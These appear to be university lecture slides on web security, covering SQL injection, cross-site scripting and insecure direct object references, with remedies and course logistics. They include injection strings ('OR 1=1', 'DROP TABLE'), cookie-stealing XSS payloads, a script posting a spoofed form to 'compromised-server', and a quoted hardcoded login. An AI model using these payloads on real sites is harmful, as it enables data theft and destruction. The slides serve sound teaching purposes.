Objectives

- Security:
  - Injection attacks
  - Cross-site scripting
  - Insecure direct object reference
- Group photo

Review: Security

- Why has the Web become such a huge target?
- How can you protect against security vulnerabilities?

TL;DR

Google's AI is writing poetry

- **No.**
  he said.
  "no," he said.
  "no," i said.
  "i know," she said.
  "thank you," she said.
  "come with me," she said.
  "talk to me," she said.
  "don't worry about it," she said.
- **it made me want to cry.**
  no one had seen him since.
  it made me feel uneasy.
  no one had seen him.
  the thought made me smile.
  the pain was unbearable.
  the crowd was silent.
  the man called out.
  the old man said.
  the man asked.
- **he was silent for a long moment.**
  he was silent for a moment.
  it was quiet for a moment.
  it was dark and cold.
  there was a pause.
  it was my turn.
- **there is no one else in the world.**
  there is no one else in sight.
  they were the only ones who mattered.
  they were the only ones left.
  he had to be with me.
  she had to be with him.
  i had to do this.
  i wanted to kill him.
  i started to cry.
  i turned to him.

SQL INJECTION ATTACK

SQL Injection

- Possible vulnerability when a program accepts *unvalidated input* from a user and uses that input to construct a dynamic SQL query to an SQL database
  - Client may construct crafted input that, when embedded in a string, is interpreted as an SQL query
  - Performs database operations not intended by application writers

SQL Injection

- **Root Cause:** Failure to properly scrub, reject, or escape domain-specific SQL characters from an input vector
- **Solution:**
  - Define accepted character-sets for input vectors, and enforce these white lists rigorously.
  - Force input to conform to specific patterns when other special characters are needed: dd-mm-yyyy
  - **Use SQL Prepared Statements**

SQL Injection

- Typical query to email forgotten password:

```
SELECT fieldlist
  FROM table
  WHERE field = '$EMAIL';
```

- Is the input sanitized? Try `sprenkles@wlu.edu'`

```
SELECT fieldlist
  FROM table
  WHERE field = 'sprenkles@wlu'';
```

Extra quote

  - ➢ If not, the query will throw exception

SQL Injection

- How to exploit:
  - ➢ User enters `anything' OR 'x'='x`

```
SELECT fieldlist
  FROM table
  WHERE field = 'anything' OR 'x'='x';
```

Always true

- Query expected to only return one entry
  - ➢ This one will return all entries in user table
  - ➢ Probably only displays the first response
- Can start to guess columns in table and table's name

SQL Injection

- Suppress the last quote:

```
SELECT email, passwd, login_id, full_name
  FROM members
  WHERE email = 'x' AND members.email IS NULL; --';
```


SQL Comment

  - ➢ Outcome:
    Don't need to worry about matching quotes
- Is database read-only?

```
SELECT email, passwd, login_id, full_name
  FROM members
  WHERE email = 'x'; DROP TABLE members; --';
```

Example: SQL Tautology Injection

Submitting SQL Query logic instead of a valid date can expose confidential records.




Unvalidated Input allows SQL Injection

Date range (yyyy-mm-dd) 2005-01-01 To 2006-06-28

#	Date	Account No.	Description
1	2006-05-31	174	A/C Opening Fees
2	2006-05-31	174	TRF to 189
3	2006-05-31	174	TRF to 196
4	2006-05-31	174	TRF to 196

Example: SQL Tautology Injection

Submitting SQL Query logic instead of a valid date can expose confidential records.



(yyyy-mm-dd) ' OR 1=1 -- To ' OR 1=1 --

Pay your regular monthly bills (telephone, electricity, mobile

Date range (yyyy-mm-dd) ' OR 1=1 -- To ' OR 1=1 --


#	Date	Account No.	Description
1	2004-03-31	325634	DEPOSITS
2	2004-04-11	325634	ATM Cashwdl, Seq:0365
3	2004-04-30	325634	TRF FRM ABC Company
4	2004-05-05	325634	TRF TO Credit Card No:8765 2345 1423 7060
5	2004-05-27	325634	ATM Cashwdl, Seq:0583
6	2004-	974563	TRF TO Credit Card No:8765 2345 1423 1111

Validating Input

- **Black list**: a list of input types that are expressly forbidden from being used as application input
- **White list**: a list of input types that are expressly allowed as application input
- Generally expressed as **regular expressions**
- Input validation ***must be server side***
  - ➢ Not in JavaScript

Recap of Solutions to SQL Injection Attack


- Use `PreparedStatements`
- Validate input




HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

CROSS-SITE SCRIPTING

Sequence Diagram of a Typical XSS Attack



Sequence Diagram of a Typical XSS Attack



Attacker
Victim
Vulnerable Web Site
Email with link to web site
Victim navigates to web site
Malicious script runs
Attacker has access in victim's context

Cross-Site Scripting (XSS)

Occurs any time…
- Raw data from attacker is sent to an innocent user's browser


Raw data…
- Stored in database
- Reflected from web input (form field, hidden field, URL, etc…)
- Sent directly into rich JavaScript client

Virtually *every* web application has this problem
- Try this in your browser – javascript:alert(document.cookie)

Typical Impact
- Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Most Severe: Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site and force user to other sites

OWASP

Unvalidated Input with XSS



Online Application


Personal Information

An asterix (*) indicates a required field.

* First Name (Do not use nicknames)	Joe
Middle Initial	P
* Last Name	Hacker
* Social Security Number (format: xxx-xx-xxxx)	555-55-5555
* Birth Date (format yyyy-mm-dd)	1985-11-11
* Mother's Maiden Name (For security verification)	Foo
* Address	`<script>alert(document.cookie)</script>`
Appartment/Room Number	123
* City	Hackville
* State	(Please Select State)
* Zip Code	90210
Telephone Number	555-555-5555
* Email	foo@foo.com
Occupation	Criminal
Annual Income	1500000

From www.itsa.ufl.edu/2006/presentations/malpani.ppt

Unvalidated Input with XSS


Welcome to Kelev Investments

Dear Joe,

Thank you.
Your loan request has been registered.
Please save the following confirmation number for your records.

C1005658293


A loan officer will contact you within the next 48 hours.
For further assistance you can reach us at 1-800-GET-LOAN.

Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop. Have a look

© 2004 Kelev Investments

May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 19

Unvalidated Input with XSS


Address http://localhost:8081/kelev/php/approveloanpage.php

Welcome to Kelev Investments


Pending loan requests

#	Request ID	Requestor	Category
1	1	John McCafferty	Home
2	2	Peter Lauros	Home
3	3	Remmy Martin	Car
4	4	Robert Marksman	Personal
5	5	Joe Hacker	Home

Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop. Have a look

May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 20

Unvalidated Input with XSS


PHPSESSID=4b1ff0cf3e0c2289d54ef45ffb37f6a4

Unvalidated Input resulted in a Cross-Site Scripting Attack and theft of Administrator's Cookie.

- Attacker would probably inject some other script, not actually a popup

May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 21

Cross-Site Scripting: Content Spoofing

- Insert un-trusted content into the web application that can be used to trick users
- Compromise the integrity of application code via malicious script code injected into the database
- Limited only by the attackers' imagination


May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 22

Cross-Site Scripting Exploit

```
<script> var oWH =
window.open("","","width=275, height=175,
top=200, left=250 location=no, menubar=no,
status=no, toolbar=no, scrollbars=no,
resizable=no");oWH.document.write("
HTML FORM with POST request to http://
compromised-server/h4xor.php
"); </script>
```

May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 23


XSS: Content Spoofing


Your session has expired,
please enter your login and password

Email	nowhere@nobody.com
Loan Type	Home
Date of Birth (yyyy-mm-dd)	2011-11-11
Occupation	345-45-3456
Annual Income	35,000.00

May 17, 2016 From www.itsa.ufl.edu/2006/presentations/malpani.ppt 24

Stored XSS



Title: Test XSS

```
<HTML>
<Title>Welcome!</Title>
Hi <script>alert(document.cookie)</script>
<BR>
Welcome to our system
```

test
test
Test XSS

JSESSIONID=6A71DC8FF9C0D8032DA43CF7088278C6

Testing for XSS

- Test for valid HTML and script code allowed in an input field
  - Special characters like < or >
  - `<script>alert("XSS");<script>`
  - `<script>alert(document.cookie);<script>`
  - `article.php?title=<meta%20http-equiv="refresh"%20content="0;">`
    - Causes denial of service
- References:
  - `http://ha.ckers.org/xss.html`
  - `http://www.owasp.org/index.php/Testing_for_Cross_site_scripting`

Cross-Site Scripting (XSS)

- Cross-site scripting is possible when
  - An adversary tricks a victim into clicking a link crafted and presented to the victim via a web server or email
  - The link contains a URL with embedded malicious script (typically as a query string)
  - The URL refers to host that echoes input back to a browser without input validation
- When victim clicks link, goes to the host in the URL
  - Host processes the query string, echoes it to victim's browser
  - Victim's browser executes the malicious script
- **Root Cause**: Failure to proactively reject or scrub malicious characters from input vectors

Cross-Site Scripting (XSS)

- Allows cookie theft, credential theft, data confidentiality, integrity, and availability risks
  - Browser hijacking and unauthorized access to web application is also possible using existing exploits
- Unusual vulnerability because the system at fault, i.e., the web site not validating input, is *not* the victim of attack
- Remedy for XSS: web site perform **adequate input validation**
  - Global policy, Form- and Field- specific policies for handling untrusted content

Validating Input

- **Black list**: a list of input types that are expressly forbidden from being used as application input
- **White list**: a list of input types that are expressly allowed as application input
- Generally expressed as **regular expressions**
- Input validation must be server side
  - Not in JavaScript

INSECURE DIRECT OBJECT REFERENCES

Example

- Application uses unverified data in a SQL call that accesses account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
                connection.prepareStatement(query);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- Above code accessed using

  `http://example.com/app/accountInfo?acct=notmyacct`

Why is this a problem?

Insecure Direct Object References

- The attacker can modify the ‘`acct`’ parameter in browser to send whatever account number they want.
- If not verified, the attacker can access any user’s account, instead of only the intended customer’s account.

What should you do to prevent such issues?

Prevention

- Check user’s authorization to access that object before giving them access to that object

Security Features Do Not Imply Security

- Using one or more security algorithms/protocols will not solve ***all*** your problems!
  - Using encryption doesn’t protect against weak passwords
  - Using SSL in a Web server doesn’t protect against DoS attacks, access to various files, etc.

Security Features Do Not Imply Security

- Security features may be able to protect against *specific* threats
- If the software has bugs, is unreliable, or does not cover all possible corner cases:

The system may not be secure despite its security features

“Good Enough” Security


- Customers *expect* privacy and security
- BUT, time spent designing for security should be proportional to the number and types of threats that your software faces
- Design for security by incorporating “hooks” and other low-effort functionality from the beginning
  - Add more security as needed without having to resort to work-arounds

Don't Reinvent the Wheel

- Building a secure, high-performance web server is a very challenging task
  - Apache: www.apache.org
- Use trusted components
  - Keep up-to-date with security patches

Using Your Knowledge for Good?

- "So, You Hacked Our Site!"



```
<script language="javascript">
<!--//
/*This Script allows people to enter by using a form that asks for a
UserID and Password*/
function pasuser(form) {
if (form.id.value=="buyers") {
if (form.pass.value=="gov1996") {
location="http://officers.federalsuppliers.com/agents.html"
} else {
alert("Invalid Password")
}
} else {  alert("Invalid UserID")
}
}
//-->
</script>
```

http://thedailywtf.com/articles/so-you-hacked-our-site!.aspx

Where Are Your Project's Security Vulnerabilities?

TODO

- Project
  - Screen shot to me – tonight – preferred names?
  - Final implementation deadline: Fri
    - 12-2 p.m. in library
    - Bring laptops or other way to present
  - Bug analysis: Friday
  - Documentation, analysis: Saturday, 5 p.m.
- Course evaluations
  - On Sakai, under Tests & Quizzes
  - By Saturday night
  - 5% points possible extra credit on labs for 100% submissions